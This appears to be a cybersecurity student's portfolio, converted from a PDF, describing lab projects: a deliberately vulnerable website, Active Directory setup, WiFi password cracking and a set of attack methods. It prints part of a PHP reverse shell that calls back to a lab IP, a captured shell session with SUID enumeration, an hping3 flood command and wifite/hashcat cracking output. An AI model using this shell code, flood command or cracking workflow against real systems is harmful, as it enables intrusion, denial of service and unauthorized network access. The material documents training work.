



CYBER SECURITY

W E S S A M A L K H U S H M A N

SPECIALIST



ABOUT ME



I'm [Wessam Alkhushman](#), a cybersecurity enthusiast with a passion for ethical hacking, digital forensics, and network defense. I've built hands-on experience through intensive training programs like ****Nashama 7 Bootcamp**** and ****Cyber Shield****, where I worked on real-world labs in:

- Penetration Testing (Web, Mobile, Wireless)
- Digital Forensics & Malware Analysis
- Active Directory Exploitation & Incident Response
- SIEM Monitoring & Threat Detection

I've used tools like ****Burp Suite****, ****Metasploit****, ****Wireshark****, ****MobSF****, ****Volatility****, and ****Splunk**** to conduct assessments and build practical cybersecurity skills.

Let's connect and collaborate on something meaningful!

Contact Information:

Email: wessamalkhushman@yahoo.com
[Linkedin](#) | [Github](#) | Phone: [+962776433171]



PROJECT

01

- ## • [Building and Analyzing a Vulnerable Website](#)

02

- Active Directory

03

- Crack WIFI password

04

- **Method of Attacks**

```
sers\weesa\Downloads\New Downloads\hashcat-6.2.6>hashcat.exe -a 3 -m 22000 555414_1714160
cat (v6.2.6) starting

essfully initialized the NVIDIA main driver CUDA runtime library.

ed to initialize NVIDIA RTC library.

evice #1: CUDA SDK Toolkit not installed or incorrectly installed.
    CUDA SDK Toolkit required for proper device support and utilization.
    Falling back to OpenCL runtime.

evice #1: WARNING! Kernel exec timeout is not disabled.
    This may cause "CL_OUT_OF_RESOURCES" or related errors.
    To disable the timeout, see: https://hashcat.net/q/timeoutpatch
DeviceGetFanSpeed(): Not Supported

CL API (OpenCL 3.0 CUDA 12.3.101) - Platform #1 [NVIDIA Corporation]
=====
vice #1: NVIDIA GeForce MX330, 1920/2047 MB (511 MB allocatable), 3MCU

CL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=====
vice #2: Intel(R) Iris(R) Xe Graphics, 1536/3167 MB (791 MB allocatable), 96MCU

imum password length supported by kernel: 8
imum password length supported by kernel: 63
```

anager > Dashboard

WELCOME TO SERVER MANAGER

QUICK START

WHAT'S NEW

LEARN MORE

1 Configure this local server

- 2 Add roles and features
- 3 Add other servers to manage
- 4 Create a server group
- 5 Connect this server to cloud services

ROLES AND SERVER GROUPS

Roles: 5 | Server groups: 1 | Servers total: 1

 AD DS 1

i Manageability

Events

Services

Performance

BPA results

 DHCP 1

i Manageability

Events

Services

Performance

BPA results

 DNS 1

i Manageability

Events

Services

Performance

BPA results

 All Servers 1

i Manageability

Events

Services

 Cloud Services 100

 Hyper-V 110

 File and Storage Services 120

 Database Engine 130

Time	Source	Destination	Protocol	Leng	Info
1 0.000000	12.186.1.236	192.168.80.137	UDP	60	47678 → 0 Len=0
2 0.000002	169.158.132.164	192.168.80.137	UDP	60	47679 → 0 Len=0
3 0.000021	32.109.31.7	192.168.80.137	UDP	60	47680 → 0 Len=0
4 0.000024	164.212.158.104	192.168.80.137	UDP	60	47681 → 0 Len=0
5 0.000043	36.229.42.158	192.168.80.137	UDP	60	47682 → 0 Len=0
6 0.000045	252.212.160.112	192.168.80.137	UDP	60	47683 → 0 Len=0
7 0.000065	249.54.120.17	192.168.80.137	UDP	60	47684 → 0 Len=0
8 0.000067	136.164.171.244	192.168.80.137	UDP	60	47685 → 0 Len=0
9 0.000093	19.141.33.251	192.168.80.137	UDP	60	47686 → 0 Len=0
10 0.000095	162.253.7.69	192.168.80.137	UDP	60	47687 → 0 Len=0
11 0.000115	200.181.66.159	192.168.80.137	UDP	60	47688 → 0 Len=0
12 0.000117	71.56.45.186	192.168.80.137	UDP	60	47689 → 0 Len=0
13 0.000137	186.221.177.166	192.168.80.137	UDP	60	47690 → 0 Len=0
14 0.000139	50.190.53.222	192.168.80.137	UDP	60	47691 → 0 Len=0
15 0.000159	132.221.59.140	192.168.80.137	UDP	60	47692 → 0 Len=0
16 0.000162	229.200.164.134	192.168.80.137	UDP	60	47693 → 0 Len=0
17 0.000184	212.164.186.166	192.168.80.137	UDP	60	47694 → 0 Len=0
18 0.000186	183.45.99.66	192.168.80.137	UDP	60	47695 → 0 Len=0
19 0.000205	185.69.54.173	192.168.80.137	UDP	60	47696 → 0 Len=0
20 0.000207	169.253.244.56	192.168.80.137	UDP	60	47697 → 0 Len=0
21 0.000226	91.244.31.181	192.168.80.137	UDP	60	47698 → 0 Len=0






BUILDING AND ANALYZING A VULNERABLE WEBSITE

penetration test and a series of tests were conducted on vuln web Site, a vulnerable website built for security testing purposes using testing tools and manual testing techniques, to identify actual or potentially exploitable security vulnerabilities, which if exploited could result in direct or indirect damage.

My friends helped me create a website with vulnerabilities. The website has vulnerabilities such as XSS, SQL injection, and file upload. I've exploited and tested them.

```
// proc_open and stream_set_blocking require PHP version 5.3.3+  
// Use of stream_select() on file descriptors returns -1  
// Some compile-time options are needed for daemonizing  
//  
// Usage  
//  
// See http://pentestmonkey.net/tools/php-reverse-shell  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.17.124.149'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise  
// our php process and avoid zombies. Worth a try ...  
if (function_exists('pcntl_fork')) {  
    // Fork and have the parent process exit  
    $pid = pcntl_fork();  
  
    if ($pid == -1) {  
        printit("ERROR: Can't fork");  
        exit(1);  
    }  
    if ($pid) {
```



Issue type overview - click to expand:

- **Query injection vector** (1)
1. <http://192.168.43.128/phptest/new/log.php> [show trace +]
Memo: response to — different than to —
- **Interesting server message** (3)
1. <http://192.168.43.128/phptest/new/log.php> [show trace +]
Memo: PHP warning (HTML) (sig: 22018)
2. <http://192.168.43.128/phptest/new/log.php> [show trace +]
Memo: SQL syntax error (sig: 21011)
3. <http://192.168.43.128/phptest/new/log.php> [show trace +]
Memo: PHP error (HTML) (sig: 22008)
- **External content embedded on a page (higher risk)** (54)
- **XSS vector in document body** (1)
1. http://192.168.43.128/phptest/uploads/php_win.php.htaccess.aspx-->>=<sf002409v223652> [show trace +]
Memo: injected '<...>' tag seen in HTML
- **HTML form with no apparent XSRF protection** (2)
1. <http://192.168.43.128/phptest/new/upload.html> [show trace +]
2. http://192.168.43.128/phptest/uploads/php_win.php?cmd=1 [show trace +]
- **External content embedded on a page (lower risk)** (1)
- **Resource fetch failed** (1)
1. http://192.168.43.128/phptest/uploads/php_win.php?cmd=9876sf1 [show trace +]
Memo: param behavior
- **Numerical filename - consider enumerating** (7)
- **Incorrect or missing charset (low risk)** (56)
- **Incorrect or missing MIME type (low risk)** (2)
- **File upload form** (1)
- **Password entry form - consider brute-force** (2)
- **HTML form (not classified otherwise)** (2)
- **Unknown form field (can't autocomplete)** (1)
- **Hidden files / directories** (1)
- **Directory listing enabled** (58)
- **Resource not directly accessible** (1)
- **New 404 signature seen** (2)




Tools I used:

OWASP ZAP, Skipfish and Manual Testing



ACTIVE DIRECTORY

Setting up Active Directory Environment, Then add service such as DHCP, IIS and DNS, Then Applying Group Policy and Access Control





CRACK WIFI PASSWORD

Use different tools to scan the network and obtain the SSID and MAC address. Then, use a brute-force attack and a dictionary attack to hack the target.

```
(root㉿kali)-[~/home/kali]
# iwconfig
          no wireless extensions.

eth0      no wireless extensions.


wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

(root㉿kali)-[~/home/kali]
# airmon-ng start wlan0
          Found 2 processes that could cause trouble.
          Kill them using 'airmon-ng check kill' before putting
          the card in monitor mode, they will interfere by changing channels
          and sometimes putting the interface back in managed mode

          PID Name
          656 NetworkManager
          69286 wpa_supplicant

          Index Interface Driver Chipset
          0       wlan0    mt7601u Ralink Technology, Corp. MT7601

(root㉿kali)-[~/home/kali]
# airmon-ng stop wlan0
```



```
(kali)-[~/home/kali]
$ ./wifite2 2.7.0
[+] : : : a wireless auditor by derv82
[+] : : : maintained by kimocoder
[+] : : : https://github.com/kimocoder/wifite2

[*] ion: kill conflicting processes enabled
[*] ion: targeting WPA-encrypted networks
[*] ng wlan0 already in monitor mode

          ESSID      CH   ENCR      PWR      WPS     CLIENT
-----+-----+-----+-----+-----+-----+
Mr.Robot (74:22:BB:6C:0C:C5)  1  WPA-P  73db  no
Umniah-evo-Home-0CC1          5  WPA-P  26db  no
Umniah-evo-Home-0CC1          5  WPA-P  23db  yes

[*] Select target(s) (1-3) separated by commas, dashes or all: 3

[*] Starting attacks against 74:22:BB:6C:0C:C1 (Umniah-evo-Home-0CC1)
[*] Umniah-evo-Home-0CC1 (26db) WPS Pixie-Dust: [4m57s] Sending ID (Fails:1) ^C
[*] interrupted

[*] Attack(s) remain
[*] You want to continue attacking, or exit (c, e)?
[*] Umniah-evo-Home-0CC1 (40db) WPS NULL PIN: [4m57s] Waiting for beacon ^C
[*] interrupted

[*] Attack(s) remain
[*] You want to continue attacking, or exit (c, e)?
[*] Umniah-evo-Home-0CC1 (27db) WPS PIN Attack: [2s] (0.00%) Initializing ^C
[*] interrupted

[*] Attack(s) remain
[*] You want to continue attacking, or exit (c, e)?
[*] Umniah-evo-Home-0CC1 (23db) PMKID CAPTURE: Waiting for PMKID (4m57s) ^C
[*] interrupted

[*] Attack(s) remain
[*] You want to continue attacking, or exit (c, e)?
[*] Umniah-evo-Home-0CC1 (32db) WPA Handshake capture: Discovered new client: B4:E1:EB:0F:53:C0
[*] Umniah-evo-Home-0CC1 (30db) WPA Handshake capture: Listening. (clients:1, deauth:1s, timeout:0)
[*] Handshake capture FAILED: Timed out after 300 seconds
[*] Stopped attacking 1 target(s), exiting
```

Tools I used:
Kismet, Vistumbler, Aircrack-ng, Wifiti
and Hashcat.



METHOD OF ATTACKS

This project demonstrates different methods of hacking and contains:

- Gain Access to a Remote System.
- Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities.
- Perform a DoS Attack on a Target Host.
- Perform a Man-in-the-Middle (MITM) attack.
- Perform Social Engineering using Various Techniques

The screenshot shows the Ettercap interface with a ' ettercap 0.8.2' title bar. The main window displays a large green scorpion logo above the word 'Ettercap'. A terminal window is open below, showing a root shell on a Kali Linux system. The terminal output includes:

```
listening on [any] 1234 ...
connect to [10.17.124.149] from (UNKNOWN) [10.10.21.131] 37686
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
21:37:18 up 13 min, 0 users, load average: 0.00, 0.44, 0.63
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
sudo: no tty present and no askpass program specified
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ find / -user root -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/decrypt-get-device
/usr/lib/openssl/ssh-keysign
/usr/lib/polkitkit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

Below the terminal, a command is being typed:

```
—(root㉿kali)-[~/home/kali]
# hping3 -2 --flood --randport -c 1000 -t 192.168.80.137 (eth0) —
```

Further down, the output of the hping3 command is shown:

```
— 192.168.80.137 hping started at 2020-07-10 21:37:40
617740 packets transmitted, round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Tool used:

namp, Gobuster, Metasploit, Armitage, hping3, Ettercap, Cain & Abel, wireshark and The Social-Engineer Toolkit (SET)



Portfolio

CERTIFICATIONS



The Hope
International Company

CERTIFICATE OF ATTENDANCE

THIS IS TO CERTIFY THAT

Wessam Mohammad Alkhushman

HAS SUCCESSFULLY COMPLETED A COURSE IN


Certified Ethical Hacker

AND IN RECOGNITION THEREFORE IS AWARDED THIS CERTIFICATE

FOR A TOTAL OF **50** HOURS - FROM **12/5/2023** TO **07/08/2023**

Eng.Sami Almashaqbeh -
INSTRUCTOR
16/09/2023
ISSUE DATE

Jacob Hamid
GENERAL MANAGER





UPSKILLING IN CYBERSECURITY

